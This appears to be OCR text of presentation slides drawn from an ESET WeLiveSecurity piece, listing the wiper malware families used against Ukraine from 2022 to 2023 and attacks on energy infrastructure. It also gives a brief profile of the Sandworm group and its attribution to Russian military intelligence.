
Cyber

Russia

War in Ukraine

23 Feb 2022
HermeticWiper
HermeticRansom

14 Jan 2022
WhisperGate
23 Feb 2022
HermeticWiper
HermeticRansom
24 Feb 2022
AcidRain
24 Feb 2022
IsaacWiper
1 Mar 2022
DesertBlade
~ 10 Mar 2022
HermeticWiper
14 Mar 2022
CaddyWiper
~ 17 Mar 2022
DoubleZero
~ 17 Mar 2022
DesertBlade


12 Jan 2023
SDelete
~ 17 Jan 2023
CaddyWiper
ZeroWipe
Sdelete
AwfulShred
BidSwipe
25 Jan 2023
SwiftSlicer
25 Apr 2023
RoarBat
14 Jun 2023
RoarBat
5 Jul 2023
NikoWiper
31 Jul 2023
NikoWiper
31 Aug 2023
SharpNikoWiper

welivesecurity BY eset
Menu
A year of wiper attacks in Ukraine
ESET Research has compiled a timeline of cyberattacks that used wiper malware and have occurred since Russia's invasion of Ukraine in 2022
(e):r ESET Research
24 Feb 2023 - 11:30AM

Attacks against

PowerGrid & Energy Sector

April 2022	Industroyer2
Autumn 2022	Non-public incident
January 2024	FrostyGoop
Autumn 2024	Non-public incident
February 2025	Heat energy companies

Attacks against

PowerGrid & Energy Sector

Sandworm

2024
Targeting energy, water, and heat supply enterprises

Sandworm
Sandworm has been attributed by multiple sources to the Russian Military Intelligence Service GRU.
It is most known for its infamous acts of cyber-sabotage – including Industroyer, or NotPetya. Sandworm also has “a thing” for wipers, sandworm wiper attacks go as far back as their BlackEnergy attacks in 2014.
2014
Cyber-Sabotage Worm
Russia


Russia-aligned

